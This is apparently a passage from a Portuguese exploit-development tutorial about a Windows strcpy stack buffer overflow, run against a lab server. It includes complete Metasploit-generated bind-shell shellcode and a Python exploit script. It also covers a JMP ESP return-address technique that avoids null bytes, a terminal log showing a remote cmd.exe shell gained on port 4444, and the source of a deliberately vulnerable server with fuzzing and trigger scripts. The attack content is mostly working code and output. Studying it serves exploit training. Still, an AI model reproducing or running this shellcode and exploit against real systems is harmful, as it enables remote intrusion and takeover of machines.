msf > use payload/windows/shell_bind_tcp

msf payload(shell_bind_tcp) > generate -h
Usage: generate [options]

Generates a payload.

OPTIONS:

    -E        Force encoding.
    -b <opt>  The list of characters to avoid: '\x00\xff'
    -e <opt>  The name of the encoder module to use.
```

Autor: Wellington Silva
Revisor: André Silva

```
    -f <opt>  The output file name (otherwise stdout)
    -h        Help banner.
    -i <opt>  the number of encoding iterations.
    -k        Keep the template executable functional
    -o <opt>  A comma separated list of options in VAR=VAL format.
    -p <opt>  The Platform for output.
    -s <opt>  NOP sled length.
    -t <opt>  The output format:
bash,c,csharp,dw,dword,hex,java,js_be,js_le,num,perl,pl,powershell,ps1,py,python,
raw,rb,ruby,sh,vbapplication,vbscript,asp,aspx,aspx-exe,dll,elf,elf-so,exe,exe-
only,exe-service,exe-small,hta-psh,loop-vbs,macho,msi,msi-nouac,osx-app,psh,psh-
net,psh-reflection,psh-cmd,vba,vba-exe,vba-psh,vbs,war
    -x <opt>  The executable template to use

msf payload(shell_bind_tcp) > generate -b '\x00' -t python

# windows/shell_bind_tcp - 355 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
buf =  ""
buf += "\xba\xfe\x65\xa2\x94\xd9\xcf\xd9\x74\x24\xf4\x5b\x33"
buf += "\xc9\xb1\x53\x31\x53\x12\x83\xc3\x04\x03\xad\x6b\x40"
buf += "\x61\xad\x9c\x06\x8a\x4d\x5d\x67\x02\xa8\x6c\xa7\x70"
buf += "\xb9\xdf\x17\xf2\xef\xd3\xdc\x56\x1b\x67\x90\x7e\x2c"
buf += "\xc0\x1f\x59\x03\xd1\x0c\x99\x02\x51\x4f\xce\xe4\x68"
buf += "\x80\x03\xe5\xad\xfd\xee\xb7\x66\x89\x5d\x27\x02\xc7"
buf += "\x5d\xcc\x58\xc9\xe5\x31\x28\xe8\xc4\xe4\x22\xb3\xc6"
buf += "\x07\xe6\xcf\x4e\x1f\xeb\xea\x19\x94\xdf\x81\x9b\x7c"
buf += "\x2e\x69\x37\x41\x9e\x98\x49\x86\x19\x43\x3c\xfe\x59"
buf += "\xfe\x47\xc5\x20\x24\xcd\xdd\x83\xaf\x75\x39\x35\x63"
buf += "\xe3\xca\x39\xc8\x67\x94\x5d\xcf\xa4\xaf\x5a\x44\x4b"
buf += "\x7f\xeb\x1e\x68\x5b\xb7\xc5\x11\xfa\x1d\xab\x2e\x1c"
buf += "\xfe\x14\x8b\x57\x13\x40\xa6\x3a\x7c\xa5\x8b\xc4\x7c"
buf += "\xa1\x9c\xb7\x4e\x6e\x37\x5f\xe3\xe7\x91\x98\x04\xd2"
buf += "\x66\x36\xfb\xdd\x96\x1f\x38\x89\xc6\x37\xe9\xb2\x8c"
buf += "\xc7\x16\x67\x38\xcf\xb1\xd8\x5f\x32\x01\x89\xdf\x9c"
buf += "\xea\xc3\xef\xc3\x0b\xec\x25\x6c\xa3\x11\xc6\x83\x68"
buf += "\x9f\x20\xc9\x80\xc9\xfb\x65\x63\x2e\x34\x12\x9c\x04"
buf += "\x6c\xb4\xd5\x4e\xab\xbb\xe5\x44\x9b\x2b\x6e\x8b\x1f"
buf += "\x4a\x71\x86\x37\x1b\xe6\x5c\xd6\x6e\x96\x61\xf3\x18"
buf += "\x3b\xf3\x98\xd8\x32\xe8\x36\x8f\x13\xde\x4e\x45\x8e"
buf += "\x79\xf9\x7b\x53\x1f\xc2\x3f\x88\xdc\xcd\xbe\x5d\x58"
buf += "\xea\xd0\x9b\x61\xb6\x84\x73\x34\x60\x72\x32\xee\xc2"
buf += "\x2c\xec\x5d\x8d\xb8\x69\xae\x0e\xbe\x75\xfb\xf8\x5e"
buf += "\xc7\x52\xbd\x61\xe8\x32\x49\x1a\x14\xa3\xb6\xf1\x9c"
buf += "\xd3\xfc\x5b\xb4\x7b\x59\x0e\x84\xe1\x5a\xe5\xcb\x1f"
buf += "\xd9\x0f\xb4\xdb\xc1\x7a\xb1\xa0\x45\x97\xcb\xb9\x23"
buf += "\x97\x78\xb9\x61"

msf payload(shell_bind_tcp) >
```

Agora vamos inserir em nosso script de **exploit** o **shellcode** que acabamos de gerar com o **Framework Metasploit**, além disso, vamos anotar o endereço do **ESP (0x0023F500)**, pois iremos injetar os **NOP-Sled** e nosso **shellcode** a partir desse endereço, para isso, devemos sobrescrever o registrador **EIP** com o endereço de **ESP**, mudando o fluxo da aplicação para nosso **shellcode**.

Autor: Wellington Silva
Revisor: André Silva



Figura 09 – Endereço do ESP

```
# Handler Return Address (EIP) 0x0023F500 --> ESP Address
retaddr = "\x00\xF5\x23\x00"

# NOP Sled
nopsled = "\x90" * 12

# SHELLCODE
# windows/shell_bind_tcp - 355 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=

shellcode = (
"\xba\xfe\x65\xa2\x94\xd9\xcf\xd9\x74\x24\xf4\x5b\x33"

--==[ Resumido ]==--

"\xd9\x0f\xb4\xdb\xc1\x7a\xb1\xa0\x45\x97\xcb\xb9\x23"
"\x97\x78\xb9\x61"
)

payload = trigger + retaddr + nopsled + shellcode
```

Agora vamos tornar nosso **exploit** executável em seguida vamos explorar a vulnerabilidade de **overflow** injetando nossa **shellcode** interativa fazendo uma conexão na porta **4444/TCP** no sistema alvo.

```
root@kali-wellx64:~/dev/win_exploit# chmod a+x exploitStrCpy.py

root@kali-wellx64:~/dev/win_exploit# ./exploitStrCpy.py 192.168.5.229 8080


###############################################################################
#   Exploit Vuln StrCpy in Server_Vuln_StrCpy_v2 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
###############################################################################

[-]Exploit sent to target successfully...
[-]Telnet to port 4444 on target machine 192.168.5.229...

root@kali-wellx64:~/dev/win_exploit# nc 192.168.5.229 4444
(UNKNOWN) [192.168.5.229] 4444 (?) : Connection refused

root@kali-wellx64:~/dev/win_exploit#
```

O que pode ter ocorrido? Vamos olhar no **Debbuger** para entender.

Autor: Wellington Silva
Revisor: André Silva

Clique com o botão direito no endereço do registrador **ESP** e selecione a opção **Follow in Dump** na área dos Registradores.



Figura 10 – Área dos Registradores



Figura 11 – Trigger e Ret Addr

Como podemos observar na **Figura** acima, após a cadeia de caracteres **"A"** deveríamos ter o endereço de retorno, porém o que aconteceu foi a quebra da cadeia de **string** devido o endereço de retorno conter **BadChar** (**0x0023F500**), ou seja, dois **Null Bytes**. É comum encontramos caracteres que sinaliza o fim de uma cadeia de caracteres como **0x00** para fim de **strings**, ou **0xCC** para uma pausa. Além disso, temos protocolos que utilizam caracteres para sinalizar o fim de uma cadeia que não necessariamente seja um **Null Byte**, por exemplo, o **HTTP** que tem um **\r\n** com fim dos dados enviados.

E agora como podemos contornar este problema? Bom vamos pensar. O mapeamento da memória para cada processo segue o seguinte mapa.

Autor: Wellington Silva
Revisor: André Silva



Figura 12 – Mapa de Memória do Microsoft Windows

Observe que as bibliotecas compartilhadas ficam em endereços altos, com isso podemos procurar nas bibliotecas o endereço de uma instrução que salte para **ESP** que não contenha **Null Byte**, a instrução perfeita teria o mnemônico **JMP ESP**, saltando incondicionalmente para o **ESP**.



Figura 13 – Null Byte Quebrando a Cadeia de Strings

Autor: Wellington Silva
Revisor: André Silva



Figura 14 – Instrução JMP ESP

Com a aplicação em **Pause** devido o **Access Violation** causado pelo **Null Byte**, clique no menu **View → Executable Modules**.

Vamos escolher um módulo, no nosso caso eu escolhi **USER32.dll**. Agora clique com o botão direito do mouse na área dos Disassemble aponte para **Search for → Command**, Em **Find command** digite **JMP ESP** e clique no botão **Find** e observe se o endereço da instrução não contém **Null Bytes**.



Figura 15 – Find Command



Figura 16 – Endereço da Instrução JMP ESP sem Null Bytes

Achamos um endereço onde temos a instrução **JMP ESP (0x7E429353)**, agora vamos copiar o **exploitStrCpy.py** e alteramos o endereço de retorno para o endereço da instrução, aqui já temos uma pitada de exploração avançada onde utilizamos a técnica **ROP** que será discutido mais adiante. Vamos reexecutar o **exploit**.

Autor: Wellington Silva
Revisor: André Silva

```
root@kali-wellx64:~/dev/win_exploit# cp exploitStrCpy.py exploitStrCpy2.py

root@kali-wellx64:~/dev/win_exploit# vi exploitStrCpy2.py

---=[ Resumido ]=---

# Handler Return Address (EIP) 0x7E429353 --> JMP ESP with module USER32.dll
retaddr = "\x53\x93\x42\x7e"

---=[ Resumido ]=---


root@kali-wellx64:~/dev/win_exploit# ./exploitStrCpy2.py 192.168.5.229 8080


###############################################################################
#   Exploit Vuln StrCpy in Server_Vuln_StrCpy_v2 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
###############################################################################

[-]Exploit sent to target successfully...
[-]Telnet to port 4444 on target machine 192.168.5.229...

root@kali-wellx64:~/dev/win_exploit# nc 192.168.5.229 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\user_h2s\Desktop>
```

Objetivo alcançado temos o **shellcode** injetado em uma área da memória que cria um socket na porta **4444/TCP** e entrega um **CMD.EXE**.

3 – Apêndice

Código-Fonte do Servidor Alvo

```
/*
	Intruções de Compilação:
	DevC++: Tools > Compiler Options > Add linker -lws2_32.
	Codeblocks: Menu Settings > Compiler and Debugger >
	Linker Settings > Other Linker Options > -lws2_32.
--------------------------------------------------------------------------------
 */

#undef UNICODE

#define WIN32_LEAN_AND_MEAN

#include <winsock2.h>
#include <windows.h>
#include <ws2tcpip.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <errno.h>
#include <unistd.h>

// Need to link with Ws2_32.lib
#pragma comment (lib, "Ws2_32.lib")
// #pragma comment (lib, "Mswsock.lib")

#define DEFAULT_BUFLEN 2048
#define DEFAULT_PORT "8080"

int VulnFunc(char *input)
{
	char buffer[512];

	strcpy(buffer, input);
	return 0;
}

int __cdecl main(void)
{
    WSADATA wsaData;
    int iResult;

    SOCKET ListenSocket = INVALID_SOCKET;
    SOCKET ClientSocket = INVALID_SOCKET;

    struct addrinfo *result = NULL;
    struct addrinfo hints;

    int iSendResult;
    char recvbuf[DEFAULT_BUFLEN];
    int recvbuflen = DEFAULT_BUFLEN;

    printf("Socket TCP/IP Server\n");

    // Inicializando a biblioteca de Winsock
```

```
    iResult = WSAStartup(MAKEWORD(2,2), &wsaData);
    if (iResult != 0) {
        printf("\n[-]Erro: WSASturtup: %d\n\n", iResult);
        return 1;
    }

    ZeroMemory(&hints, sizeof(hints));
    hints.ai_family = AF_INET;
    hints.ai_socktype = SOCK_STREAM;
    hints.ai_protocol = IPPROTO_TCP;
    hints.ai_flags = AI_PASSIVE;

    // Resolvendo o endereco e porta do servidor
    iResult = getaddrinfo(NULL, DEFAULT_PORT, &hints, &result);
    if ( iResult != 0 ) {
        printf("\n[-]Erro: getaddrinfo: %d\n", iResult);
        WSACleanup();
        return 1;
    }

    // Criando Socket
    ListenSocket = socket(result->ai_family, result->ai_socktype, result-
>ai_protocol);
    if (ListenSocket == INVALID_SOCKET) {
        printf("\n[-]Erro: Socket: %ld\n\n", WSAGetLastError());
        freeaddrinfo(result);
        WSACleanup();
        return 1;
    }

    // Configuração do Socket TCP listening
    iResult = bind( ListenSocket, result->ai_addr, (int)result->ai_addrlen);
    if (iResult == SOCKET_ERROR) {
            printf("\n[-]Erro: bind(): %d\n\n", WSAGetLastError());
            freeaddrinfo(result);
            closesocket(ListenSocket);
            WSACleanup();
            return 1;
    }

    freeaddrinfo(result);

    iResult = listen(ListenSocket, SOMAXCONN);
    if (iResult == SOCKET_ERROR) {
            printf("\n[-]Erro: listen(): %d\n\n", WSAGetLastError());
            closesocket(ListenSocket);
            WSACleanup();
            return 1;
    }

    // Aceitando um cliente socket
    ClientSocket = accept(ListenSocket, NULL, NULL);
    if (ClientSocket == INVALID_SOCKET) {
            printf("\n[-]Erro: accept(): %d\n\n", WSAGetLastError());
            closesocket(ListenSocket);
            WSACleanup();
            return 1;
    }

    closesocket(ListenSocket);

    // Recebe até o cliente encerrar a conexão
```

```
    do {
        iResult = recv(ClientSocket, recvbuf, recvbuflen, 0);
        if (iResult > 0) {
            printf("\n[+] Bytes recebidos: %d\n", iResult);
            VulnFunc(recvbuf);
            printf("\t-> Enviando um eco ao cliente...");
            // Envia de volta para o Cliente o buffer enviado
            iSendResult = send( ClientSocket, recvbuf, iResult, 0 );
            if (iSendResult == SOCKET_ERROR) {
                printf("\n[-]Erro: send(): %d\n", WSAGetLastError());
                closesocket(ClientSocket);
                WSACleanup();
                return 1;
            }
            printf("\n[+] Sucesso! Bytes enviados: %d\n", iSendResult);
        }
        else if (iResult == 0)
            printf("\n[-] Conexao fechada pelo cliente!\n");
        else  {
            printf("\n[-]Erro: recv(): %d\n", WSAGetLastError());
            closesocket(ClientSocket);
            WSACleanup();
            return 1;
        }

    } while (iResult > 0);

    printf("\n-> Encerrando...");
    // Fechando a conexao quando terminarmos
    iResult = shutdown(ClientSocket, SD_SEND);
    if (iResult == SOCKET_ERROR) {
            printf("\n[-]Erro: shutdown(): %d\n", WSAGetLastError());
            closesocket(ClientSocket);
            WSACleanup();
            return 1;
    }
    printf("\n[+] Encerrado!\n");
    printf("\n\n\t### Bye!!! ###\n");
    // cleanup
    closesocket(ClientSocket);
    WSACleanup();

    return 0;

}
```

Código-Fonte dos Scripts Python triggerStrCpy.py

```
#!/usr/bin/python
################################################################################
#   Exploit Vuln StrCpy in Server_Vuln_StrCpy_v2 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
################################################################################

import sys, socket

print '\n'
print
'################################################################################'
```

Autor: Wellington Silva
Revisor: André Silva

```
print '#   Exploit Vuln StrCpy in Server_Vuln_StrCpy_v2 by Wellington (aka Well)'
print '#   www.how2security.com.br'
print '#   Email: wellington @ how2security.com.br'
print
'################################################################################\n'

try:
       IPAddr = sys.argv[1]
       PORT = int(sys.argv[2])
except IndexError:
       print '\nERROR:'
       print 'Usage: %s <target ip> <target port>' % sys.argv[0]
       print 'Example: %s 192.168.1.1  80\n' % sys.argv[0]

       sys.exit(-1)



sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
        sock.connect((IPAddr, PORT))
except socket.error, msg:
        sock.close()
        sock = None
        print "Destination Host or Service Unreachable\n"
        sys.exit(-1)

# Trigger the Bug
trigger = "A" * 5000

sock.send(trigger)

sock.close()

print '[-]Trigger send to target successfully...\n[-]Look at target machine...'
```

Código-Fonte dos Scripts Python fuzzyStrCpy.py

```
#!/usr/bin/python
################################################################################
#   Exploit Vuln StrCpy in Server_Vuln_StrCpy_v2 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
################################################################################

import sys, socket

print
'################################################################################'
print '#   Exploit Vuln StrCpy in Server_Vuln_StrCpy_v2 by Wellington (aka Well)'
print '#   www.how2security.com.br'
print '#   Email: wellington @ how2security.com.br'
print
'################################################################################\n'

try:
       IPAddr = sys.argv[1]
       PORT = int(sys.argv[2])
except IndexError:
```

Autor: Wellington Silva
Revisor: André Silva

```
       print '\nERROR:'
       print 'Usage: %s <target ip> <target port>' % sys.argv[0]
       print 'Example: %s 192.168.1.1  80\n' % sys.argv[0]

       sys.exit(-1)

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
        sock.connect((IPAddr, PORT))
except socket.error, msg:
        sock.close()
        sock = None
        print "Destination Host or Service Unreachable\n"
        sys.exit(-1)

# FUZZY `locate pattern_create` 50000 || `locate pattern_offset` "Result EIP
Registry"
fuzzy = (
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac

--==[ Resumido ]==--

Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk"
)

sock.send(fuzzy)

sock.close()

print '[-]Fuzzy send to target successfully...\n[-]Look EIP|RIP registry  at
target machine...'
```

Código-Fonte dos Scripts Python do handlerStrCpy.py

```
#!/usr/bin/python
################################################################################
#   Exploit Vuln StrCpy in Server_Vuln_StrCpy_v2 by Wellington (aka Well)
#   www.how2security.com.br
#   Email: wellington @ how2security.com.br
################################################################################

import sys, socket

print '\n'
print
'################################################################################'
print '#   Exploit Vuln StrCpy in Server_Vuln_StrCpy_v2 by Wellington (aka Well)'
print '#   www.how2security.com.br'
print '#   Email: wellington @ how2security.com.br'
print
'################################################################################\n'

try:
       IPAddr = sys.argv[1]
       PORT = int(sys.argv[2])
except IndexError:
       print '\nERROR:'
       print 'Usage: %s <target ip> <target port>' % sys.argv[0]
       print 'Example: %s 192.168.1.1  80\n' % sys.argv[0]
```

Autor: Wellington Silva
Revisor: André Silva

```
        sys.exit(-1)

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
         sock.connect((IPAddr, PORT))
except socket.error, msg:
         sock.close()
         sock = None
         print "Destination Host or Service Unreachable\n"
         sys.exit(-1)

# Trigger the Bug
trigger = "A" * 524

# Handler Return Address (EIP)
retaddr = "B" * 4

# Handler ESP Registry
espreg = "C" * 4

# SHELLCODE
shellcode = "A" * (5000 - (524 + 4 + 4))

payload = trigger + retaddr + espreg + shellcode

sock.send(payload)

sock.close()

print '[-]Fuzzy send to target successfully...\n[-]Look EIP|RIP registry  at
target machine...'
```

Código-Fonte dos do BadChar.c

```
/* $ gcc -g -o badchar badchar.c */

#include <stdio.h>

int main()
{
        int c=0;

        printf("\"");
        while (c<=255)
                printf("\\x%.2x", c++);
        printf("\"");
        printf("\n");

        return 0;
}
```

Código-Fonte dos Scripts Python do badcharStrCpy.py

```
#!/usr/bin/python
#############################################################################
#   Exploit Vuln StrCpy in Server_Vuln_StrCpy_v2 by Wellington (aka Well)
#   www.how2security.com.br
```

Autor: Wellington Silva
Revisor: André Silva

```
#   Email: wellington @ how2security.com.br
################################################################################

import sys, socket

print '\n'
print
'################################################################################'
print '#   Exploit Vuln StrCpy in Server_Vuln_StrCpy_v2 by Wellington (aka Well)'
print '#   www.how2security.com.br'
print '#   Email: wellington @ how2security.com.br'
print
'################################################################################\n'

try:
       IPAddr = sys.argv[1]
       PORT = int(sys.argv[2])
except IndexError:
       print '\nERROR:'
       print 'Usage: %s <target ip> <target port>' % sys.argv[0]
